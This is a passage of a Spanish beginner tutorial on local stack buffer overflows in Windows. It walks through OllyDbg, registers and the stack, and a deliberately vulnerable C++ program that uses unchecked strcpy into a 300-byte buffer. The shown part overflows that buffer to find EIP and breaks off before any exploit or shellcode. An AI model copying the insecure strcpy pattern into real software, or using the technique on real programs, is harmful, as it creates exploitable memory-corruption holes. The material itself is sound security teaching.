

INDICE

INTRODUCCION	2
DEBUGGER OLLY	3
Ventana de Desensamblado	4
Ventana de Registros	5
Ventana de Stack (pila)	6
OVERFLOW (EXPLICACION)	7
CREANDO UN PROGRAMA VULNERABLE	8
HACIENDO OVERFLOW	10
ENCONTRANDO EIP	13
BUSCANDO UN RETORNO	16
CREANDO UN EXPLOIT	17
EXPLOTANDO! (FUNCION OCULTA)	18
CREANDO UNA SHELLCODE	20
MODIFICANDO EL EXPLOIT	21
EXPLOTANDO! (CON SHELLCODE)	23
DESPEDIDA Y REFERENCIAS	24

INTRODUCCION

En este texto intentare explicar el funcionamiento de los Buffer Overflow en modo local.

Con esto intento que se pierda el miedo a lo "mistico" de este ataque, una vez se comprende el funcionamiento, tu mismo te verás capaz de avanzar, programar tus propios exploits e incluso en un futuro encontrar tus propias vulnerabilidades en programas conocidos.

En este caso la "explotación" será en local, y si va bien, en poco haré uno para aplicaciones en remoto.

- En el documento explicaré el uso del debugger "Ollydbg", como aplicación para seguir el transcurso del programa. Este nos servirá para encontrar las direcciones de memoria en las que se alojan nuestros shellcodes y utilizarlas para incluirlas en nuestros exploits.

-También veremos el lenguaje maquina (ensamblador), la pila y el manejo de esta, los registros del procesador...etc.

-Aprenderemos a aprovecharnos de dos formas de los buffer overflow, hay muchas mas, pero en este caso nos centraremos en dos:

-Ejecutar funciones ocultas de un programa

-Ejecutar shellcodes para crear aplicaciones.

- Y por ultimo tratare de explicar por encima, ya que no es el motivo de este documento, a programar un .exe vulnerable y un exploit para vulnerarlo (valga la redundancia :D)

En este documento no utilizaré palabras técnicas ni ejemplos demasiado complicados. Este es un tema para gente que se inicia recientemente y no posee conocimientos elevados sobre ensamblador, programación, etc...


Con esto espero que la gente que se inicia se motive y continúe, ya que como e podido comprobar, hay muy poca documentación en español sobre este tema en concreto.

Bueno, empezamos?

Buffer Overflow En Windows

DEBUGGER OLLYDBG

Bueno, pues este es el aspecto de OllyDbg. ¿Parece sencillo verdad? jeje, pues lo es, todo esta estructurado y separado para la mejor comprensión de lo que esta pasando en nuestro programa



Vamos a explicar paso por paso que significa cada parte del programa.


Ventana de desensamblado

“-Cuando abrimos un módulo (normalmente un archivo .EXE) para depurarlo, el OllyDbg hace un análisis de las secciones que habitualmente son de código ejecutable. Para ello el programa dispone de una serie de opciones que podemos configurar, para que el análisis se ajuste lo más posible a nuestras necesidades.
-Lo que hace el analizador de código es “formatear” y añadir comentarios automáticos a las líneas de código, para que así nos sea más legible y sencillo el estudio y la comprensión.
-El Olly en su primera pasada de análisis, es capaz de reconocer varias partes del código. En primer lugar reconoce puntos de entrada de subrutinas, para lo cual lo que hace es mirar qué direcciones son llamadas desde tres puntos (omás) del programa.
-De este modo, trazando los jumps y los calls puede reconocer casi con total seguridad todos los comandos. Añade además 20 métodos heurísticos”

En esta parte del programa podemos ver el código en ensamblador y las direcciones de memoria en las que se aloja cada una de las líneas de código de nuestro programa.exe

-En esta sección podemos poner Interrupciones para paralizar el curso del programa donde queramos para analizar mejor que es lo que esta pasando en nuestro programa y los registros del procesador en tiempo real.

Cuando creamos una interrupción, la línea seleccionada se pondrá en rojo. (Esto se hace pulsando F2 o haciendo doble-clic sobre la línea que queramos). Llegado el momento lo usaremos para que quede mas claro.



00401220	55	PUSH EBP	
00401221	89E5	MOV EBP,ESP	
00401223	83EC 08	SUB ESP,8	
00401226	C70424 010	MOV DWORD PTR SS:[ESP],1	
0040122D	FF15 00824	CALL DWORD PTR DS:[<msvcrt.__set_app_type>]	msvcrt.__set_app_type
00401233	E8 C8FEFFF	CALL vulnerab.00401100	
00401238	90	NOP	
00401239	8DB426 000	LEA ESI,DWORD PTR DS:[ESI]	
00401240	55	PUSH EBP	
00401241	89E5	MOV EBP,ESP	
00401243	83EC 08	SUB ESP,8	
00401246	C70424 020	MOV DWORD PTR SS:[ESP],2	
0040124D	FF15 00824	CALL DWORD PTR DS:[<msvcrt.__set_app_type>]	msvcrt.__set_app_type
00401253	E8 A8FEFFF	CALL vulnerab.00401100	
00401258	90	NOP	
00401259	8DB426 000	LEA ESI,DWORD PTR DS:[ESI]	
00401260	55	PUSH EBP	
00401261	8B0D 44824	MOV ECX,DWORD PTR DS:[<msvcrt.atexit>]	msvcrt.atexit
00401267	89E5	MOV EBP,ESP	
00401269	5D	POP EBP	
0040126A	FF15 00824	JMP ECX	kernel32.7C816FE7
0040126C	8D7426 00	LEA ESI,DWORD PTR DS:[ESI]	
00401270	55	PUSH EBP	

Ventana de registros

En la parte superior derecha. En esta ventana, como su propio nombre indica, podremos ver todos los registros en tiempo real con sus respectivos valores. En este documento no trataremos en profundidad este apartado, pero es recomendable conocer al menos los registros importantes que usaremos durante la práctica.

EIP (Extended Instruction Pointer): El registro EIP siempre apunta a la siguiente dirección de memoria que el procesador debe ejecutar. La CPU se basa en secuencias de instrucciones, una detrás de la otra, salvo que dicha instrucción requiera un salto, una llamada... al producirse por ejemplo un "salto", EIP apuntará al valor del salto, ejecutando las instrucciones en la dirección que especificaba el salto. Si logramos que EIP contenga la dirección de memoria que queramos, podremos controlar la ejecución del programa, si también controlamos lo que haya en esa dirección.

EAX, EBX... ESI, EDI: Son registros multipropósito para usarlo según el programa, se pueden usar de cualquier forma y para alojar cualquier dirección, variable o valor, aunque cada uno tiene funciones "específicas" según las instrucciones ASM del programa:

EAX: Registro acumulador. Cualquier instrucción de retorno, almacenará dicho valor en EAX. También se usa para sumar valores a otros registros en funciones de suma, etc...

EBX: Registro base. Se usa como "manejador" o "handler" de ficheros, de direcciones de memoria (para luego sumarles un offset) etc...

ECX: Registro contador. Se usa, por ejemplo, en instrucciones ASM loop como contador, cuando ECX llega a cero, el loop se acaba.


EDX: Registro dirección o puntero. Se usa para referenciar a direcciones de memoria más el offset, combinado con registros de segmento (CS, SS, etc..)

ESI y EDI: Son registros análogos a EDX, se pueden usar para guardar direcciones de memoria, offsets, etc..

CS, SS, ES y DS: Son registros de segmento, suelen apuntar a una cierta sección de la memoria. Se suelen usar Registro+Offset para direccionar a una dirección concreta de memoria. Los más usados son CS, que apunta al segmento actual de direcciones que está ejecutando EIP, SS, que apunta a la pila y DS, que apunta al segmento de datos actual. ES es "multipropósito", para lo mismo, referenciar direcciones de memoria, y un largo etc...

ESP EBP: Extended Stack Pointer y Extender Base Pointer. Ambos los veremos más en profundidad cuando explique la pila. Sirven para manejar la pila, referenciando la "cima" (ESP) y la "base" (EBP). ESP siempre contiene la dirección del inicio de la pila (la cima) que está usando el programa o hilo (thread) en ese momento. Cada programa usará un espacio de la pila distinto, y cada hilo del programa también. EBP señala la dirección del final de la pila de ese programa o hilo.

---Texto extraído del manual de Rojodos (Exploits y Stack Overflows en Windows.txt)---



```
Registers (FPU)
EAX 00000000
ECX 0022FFB0
EDX 7C91E514 ntdll.KiFastSystemCallRet
EBX 7FFDF000
ESP 0022FFC4
EBP 0022FFFO
ESI FFFFFFFF
EDI 7C920228 ntdll.7C920228
EIP 00401220 vulnerab.<ModuleEntryPoint>
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003E 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_ENVVAR_NOT_FOUND (000000CB)
EFL 00000246 (NO,MB,E,BE,NS,PE,GE,LE)
ST0 empty -UNORM D1D8 01050104 00740065
ST1 empty +UNORM 0073 0061006D 00610072
ST2 empty +UNORM 0067 00620044 0079006C
```

Ventana de Stack (Pila)

En la parte inferior derecha.

Bien, para nuestros cometidos, esta es la ventana mas importante, y en la cual deberemos tener los ojos fijados cuando hagamos el ataque.

En esta ventana podremos ver el estado en tiempo real de la pila de nuestro programa. Vamos a explicar un poco primero que es esto de "la pila" ^^

Aparte de los componentes de la arquitectura presentados en las secciones anteriores, la mayor parte de procesadores ofrecen la infraestructura necesaria para manipular una estructura de datos organizada y almacenada en memoria que se denomina "la pila".

La pila es una zona de la memoria sobre la que se pueden escribir y leer datos de forma convencional. Esta zona tiene una posición especial que se denomina "la cima de la pila". El procesador contiene dos instrucciones de su lenguaje máquina para realizar las operaciones de "apilar" y "desapilar" datos de la pila. Los datos que se pueden apilar y desapilar, en el caso del Intel Pentium son siempre de tamaño 4 bytes. -De este modo, trazando los jumps y los calls puede reconocer casi con total seguridad todos los comandos. Añade además 20 métodos heurísticos.

El manejo de la pila se hace mediante el método LiFo (Last input, First Output), quiere decir, el ultimo en entrar es el primero en salir. Y esto es así por que el procesador debe de tener todos los datos antes de poder realizar una operación.

Para entender esto imaginar una caja en la cual introducimos piedras, si introducimos una piedra, esta se puede sacar la primera, pero si introducimos otra, esta se queda encima de la primera y para sacar la de abajo, primero habría que sacar la de arriba.

De esta misma forma, para hacer una suma se haría de la siguiente manera:

1- metemos el comando suma en la pila, y se pondría en primera posición (ESP)

2- introducimos el primer numero de la suma, el cual se pondría en primera posición y el comando suma pa-

saría a la segunda posición (ESP-4)(EBP)

3- Introducimos el ultimo numero de la suma y empuja (push) al resto de componentes hacia abajo, así, el comando suma quedaría en ultima posición (ESP-8)(EBP) y el primer dígito de la suma quedaría en segundo lugar (ESP-4)

Ahora para hacer la suma, el procesador sacaría primero el primer dígito, luego el segundo y, teniendo ya todos los datos para realizar la suma, saca la función suma y realiza la operación.

0022FFA8	B53D3D08	
0022FFAC	B53D3D08	
0022FFB0	7C91DCBA	ntdll.7C91DCBA
0022FFB4	7C816FE4	kernel32.7C816FE4
0022FFB8	FFFFFFFF	
0022FFBC	00000009	
0022FFC0	0022FFF8	
0022FFC4	7C816FE7	RETURN to kernel32.7C816FE7
0022FFC8	7C920228	ntdll.7C920228
0022FFCC	FFFFFFFF	
0022FFD0	7FFDF000	
0022FFD4	8054A6ED	
0022FFD8	0022FFC8	
0022FFDC	8986B708	
0022FFE0	FFFFFFFF	End of SEH chain
0022FFE4	7C839AF0	SE handler
0022FFE8	7C816FF0	kernel32.7C816FF0
0022FFEC	00000000	
0022FFF0	00000000	
0022FFF4	00000000	

OVERFLOW (EXPLICACION)

En general, overflow hace referencia a un exceso de datos que se introducen en un programa para generar la inestabilidad en este.

En esta ocasión abordaremos un tipo de overflow que se denomina "Stack Overflow" Que consiste en desbordar el buffer de memoria reservado para una cierta cantidad de datos con mas datos de los que puede contener con motivo de sobrescribir la pila del programa y ejecutar código arbitrario (shellcode) no esperado por el programa. ¿Se entiende?


-Bueno, un poquito mas claro:

Imaginemos que una variable de un programa puede almacenar 10 números. Si introducimos 5 números, el programa va a funcionar perfectamente ya que se realiza un uso adecuado de esta variable.

Ahora, en nuestra mente perversa, le introducimos 20 números... ¿que pasa? pues lo que tenia que pasar, que el programa explota y se cierra mostrando el famoso mensaje de "El programa a fallado y debe cerrarse", y es normal, la variable ha recogido 10 números y... ¿y los otros 10 números? ¿que ha pasado con ellos? ¿han desaparecido? pues no, esos 10 números de mas han sobrescrito una zona de memoria que no pertenecía a la variable y a la cual no debería de tener acceso (la pila), por lo que el programa no ha sabido que hacer con estos datos de mas y a explotado.

Ahora, ¿que pasaría si consiguiésemos sobrescribir a nuestro antojo la pila y colocar en EIP (próxima instrucción a ejecutar) la dirección de memoria que nosotros queramos que se ejecute a continuación? Pues que podríamos ejecutar cualquier comando, aplicación, servicio... en fin, lo que quisiéramos.

Bien, mas adelante, cuando llegue el momento de usarlo lo haremos despacio para que se entienda mejor. De momento quedaos con la explicación.



CREANDO UN PROGRAMA VULNERABLE

En esta ocasión vamos a hacer un programa que recibe los parámetros mediante un txt. Lo haremos así para que se vea de manera mas clara y precisa todo el proceso de explotación. Además, este método se parece mucho a la explotación en remoto, así, al terminar este documento, os será mas fácil pasar estos. Lo haremos en C++ Bien, vamos a ello, voy a explicar por encima el programa, no voy a introducirme demasiado en el tema:

Primero de todo incluimos las librerías:

```
#include <cstdlib>
#include <iostream>
using namespace std;
```

Declaramos la función que usaremos para leer el fichero:

```
int LeerFichero(char*,char*,int);
```

La función main.:

Esta es la función principal, en esta declaramos una variable de tipo char que contendrá el string recogido desde "archivo.txt". Tras declarar las variables llamamos a la función LeerFichero() que meterá en la variable buffer el contenido del fichero.txt, luego llamaremos a la función vulnerable para que copie el contenido de este a una variable buff de menor tamaño que esta.

```
int main()
{
    char buffer[1000];
    char nombre[] = "archivo.txt";
    LeerFichero(buffer,nombre,1000);
    FuncionVulnerable(buffer);
    system("pause");
    return 0;
}
```


Buffer Overflow En Windows

La función LeerFichero. Bueno, es muy simple, solo abre el fichero, lo lee y lo guarda en la variable buffer.

```
int LeerFichero(char *Fbuffer, char *Fnombre, int Limite)
{
    int c;
    int n=0;

    FILE *f;
    f=fopen(Fnombre,"r");
    while ((c=getc(f))!=EOF)
    {
        if(n<Limite)
        {Fbuffer[n++]=c;}
    }
    Fbuffer[n++]=0;
    fclose(f);
    return 0;
}
```

Función Vulnerable. Esta función es lo importante de este código, en esta función recibimos el puntero donde se encuentra la variable que contiene el texto introducido en fichero.txt. La función copiará el contenido de esta variable a una variable de tipo char de un tamaño inferior a la variable buffer. Seguidamente mostrará por pantalla el contenido de esta.

```
int FuncionVulnerable(char *cptr)
{
    char buff[300] = "Datos";
    strcpy(buff,cptr);
    printf("%s\n\n",buff);
    return 0;
}
```

Función oculta. Como podéis ver, ninguna de las otras funciones llama a esta en ningún momento, por lo que el texto que contiene esta función nunca será impreso por pantalla... ¿o sí?

```
int FuncionOculta()
{
    printf("Este texto nunca debería de haberse mostrado");
    return 0;
}
```

Después de compilarlo y tener nuestro vulnerable.exe crearemos un .txt llamado "archivo.txt" (sí, el nombre se me ha ocurrido a mí solo ¿que pasa? :P

HACIENDO OVERFLOW

¡¡¡¡Empieza lo divertido!!!!

Bien, ya tenemos nuestro programa vulnerable y nuestro .txt desde el cual leerá los datos que luego mostrará por pantalla.

Ahora vamos a lo que importa, ¿ya era hora verdad :P? vamos a hacer sudar a nuestro programa:


-Bueno, lo primero vamos a ver que el programa funciona, vamos a escribir en el "archivo.txt" un texto. Ej: ("Esto es una prueba"). Guardamos y ejecutamos vulnerable.exe:

```
C:\tutorial>vulnerable.exe
Esto es una prueba

Presione una tecla para continuar . . .
C:\tutorial>
```

Bueno, todo correcto ¿no?, bien, vamos a seguir...

-El programa es vulnerable a partir de 300 letras, entonces, ¿que pasaría si le introdujéramos 350? Bien, vamos a comprobarlo, vamos a meterle 350 "A" en archivo.txt.



Ooops!! ¿que ha sido eso? ¿Un pájaro? ¿Un avión? no! es overflow!!...emmmm, bueno, después de esta jilipollez....

Si, es un fallo de windows, y nos indica que hemos sobrescrito (como esperábamos) la dirección de retorno de la pila. Pero vamos a verlo mas claro con el Ollydbg.

Bueno, arrancamos nuestro vulnerable.exe con Ollydbg y nos saldrá la pantallita que ya conocemos de olly con nuestro código desensamblado, nuestra pila...etc.

Buffer Overflow En Windows

Para verlo mas claro, vamos a buscar nuestro código y a poner un par de BreakPoints para que el programa se paralice al llegar a ese punto.
Nos deslizamos hacia abajo en la pantalla de desensamblado hasta encontrar algo parecido a esto:

00401393	- 83EC 08	SUB ESP,8	
00401396	- C70424 000	MOV DWORD PTR SS:[ESP],vulnerab.00440000	ASCII "Este texto nunca deberia
0040139D	- E8 4EF4000	CALL <JMP.&msvcrt.printf>	printf
004013A2	- B8 0000000	MOV EAX,0	
004013A7	- C9	LEAVE	
004013A8	- C3	RETN	
004013A9	- 90	NOP	
004013AA	- 55	PUSH EBP	
004013AB	- 89E5	MOV EBP,ESP	
004013AD	- 81EC 48010	SUB ESP,148	
004013B3	- A1 2D00440	MOV EAX,DWORD PTR DS:[44002D]	
004013B8	- 8985 C8FEF	MOV [LOCAL.78],EAX	
004013BE	- 0FB705 310	MOVZX EAX,WORD PTR DS:[440031]	
004013C5	- 66:8985 CC	MOV WORD PTR SS:[EBP-134],AX	
004013CC	- 8D95 C8FEF	LEA EDX,DWORD PTR SS:[EBP-132]	
004013D2	- B8 2601000	MOV EAX,126	
004013D7	- 894424 08	MOV DWORD PTR SS:[ESP+8],EAX	
004013DB	- C74424 04	MOV DWORD PTR SS:[ESP+4],0	
004013E3	- 891424	MOV DWORD PTR SS:[ESP],EDX	
004013E6	- E8 E5F3000	CALL <JMP.&msvcrt.memset>	ntdll.KiFastSystemCallRet
004013EB	- 8B45 08	MOV EAX,[ARG.1]	memset
004013EE	- 894424 04	MOV DWORD PTR SS:[ESP+4],EAX	vulnerab.<ModuleEntryPoint>
004013F2	- 8D85 C8FEF	LEA EAX,[LOCAL.78]	
004013F8	- 890424	MOV DWORD PTR SS:[ESP],EAX	
004013FB	- E8 E0F3000	CALL <JMP.&msvcrt.strcpy>	strcpy
00401400	- 8D85 C8FEF	LEA EAX,[LOCAL.78]	
00401406	- 894424 04	MOV DWORD PTR SS:[ESP+4],EAX	
0040140A	- C70424 590	MOV DWORD PTR SS:[ESP],vulnerab.00440159	ASCII "%s\n\n"
00401411	- E8 DAF3000	CALL <JMP.&msvcrt.printf>	printf
00401416	- B8 0000000	MOV EAX,0	

¿Os suenan esos comandos de la derecha? (printf, strcpy...) si, son los comandos que introdujimos en nuestro vulnerable.exe antes de compilarlos!. Que listo es nuestro Olly :D Eso nos indica que ya estamos viendo parte de nuestro código.

Como hemos visto, el compilador al traducirlo a ensamblador ha incluido datos por encima y por debajo de nuestro código, este código "de mas" no nos importa en absoluto, son comandos de control que hacen que nuestro programa funcione correctamente. Vamos a poner un BreakPoint en la funcion Strcpy(), así que seleccionamos la linea y pulsamos F2.

004013FB	- E8 E0F3000	CALL <JMP.&msvcrt.strcpy>	strcpy
----------	--------------	---------------------------	--------

Buffer Overflow En Windows

Y otro en la salida de la función RETN, lo mismo, seleccionamos y F2.

```
0040141C L. C3 RETN
```

Bien, vamos a ejecutar el programa, pero vamos a hacerlo pasito a pasito para que se vea mejor. Primero le damos al play y se paralizará en la función strcpy. Con F8 podemos ir pasando línea por línea a través del código y va actualizando todas las ventanas a cada paso que da, esto nos es muy interesante para verlo todo detalladamente.

Antes de darle a F8, vamos a ver como esta la pila, y mas en concreto el registro ESP.

```
0022F9E4 7C91D99A ntdll.7C91D99A
0022F9E8 7C920228 ntdll.7C920228
0022F9EC 004013EB vulnerab.004013EB
0022F9F0 0022FA00 dest = 0022FA00
0022F9F4 0022FB80 src = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0022F9F8 00000126
0022F9FC 00000004
0022FA00 6F746144
0022FA04 00000073
0022FA08 00000000
0022FA0C 00000000
0022FA10 00000000
0022FA14 00000000
0022FA18 00000000
0022FA1C 00000000
```

¿Que son estas 2 líneas? pues el programa se esta preparando para copiar la cadena a la dirección de memoria que aparece a continuación de "dest", en este caso sería "0022FA00". En este punto de la memoria será el comienzo donde se copien nuestras "AAAAA..." hasta sobrepasar la zona de memoria reservada para la variable y sobrescribir EIP.

Bien, si pulsamos F8 se copiaran las A's y sobrescribiremos. Ahora si bajamos hasta las direcciones donde están EBP, EIP veremos lo siguiente:

```
EBP-28 41414141
EBP-24 41414141
EBP-20 41414141
EBP-1C 41414141
EBP-18 41414141
EBP-14 41414141
EBP-10 41414141
EBP-C 41414141
EBP-8 41414141
EBP-4 41414141
EBP ==> 41414141
EBP+4 41414141
EBP+8 41414141
EBP+C 41414141
EBP+10 41414141
EBP+14 41414141
EBP+18 41414141
```

Vale, parece que todo ha ido bien, si buscamos una tabla ASCII veremos que el valor 41 corresponde con la A mayúscula, que fue lo que introdujimos en el archivo.txt. Por lo que vemos, hemos sobrescrito EBP, EIP y unos cuantos bytes de mas :P. Ahora toca buscar el número exacto de A's hay que introducir para sobrescribir EIP. Vamos a ello.

ENCONTRANDO EIP

Bien, ha llegado el momento de encontrar nuestro ansiado EIP.

Para ello vamos a seguir el mismo método de las A's, pero en vez de A's introduciremos una secuencia de números y letras aleatorios. Aquí vamos a usar cadenas Hash para hacer esto.


Podemos usar infinidad de paginas que ofrecen este servicio, os dejo una para que no tengáis que buscar demasiado: <http://www.fileformat.info/tool/hash.htm>

En esta pagina, introducís un texto cualquiera en el campo "Target text" y os generarán varios hashes. Los copiamos todos y los metemos en archivo.txt (Recordad que hay que introducir unos 350 caracteres para que se produzca el overflow). Si con un solo texto no llegamos a los 350, repetimos la operación.

Bueno, hecho esto tendremos algo parecido a esto en vuestro "archivo.txt":

```
c3ec8697133bcc6e6917190d583f6a1702727e2ebe0def15f9f190b468d6d2b7dad33
ccfc68f96fe1deb666bfd0794ac3a8c303f587b02d5e7c0c0e05cb0146771b9ab1c501
f436eb5c87379a976b66a6df66014f8d4f4aa42d97909d397d2fa5e96d0c93daa0065
8f5fabaf1b08b993eb21acbce78cca5b62b77f266d7c2231e1cd45b55edcf5ec9a4af9
498a7e0a295bbca02c238d959c99495076020a16cc5f6f93713ea20ca4dead159fd94
0a69d
```

¿Que bonito verdad? :D Bien, vamos a ejecutar vulnerable.exe con estos datos a ver que ocurre:




Ooops! otro fallo de Windows! Pero esta vez vamos a fijarnos mejor a ver que nos puede contar este fallo.

En la parte de abajo de la ventana de error nos aparece un mensaje:

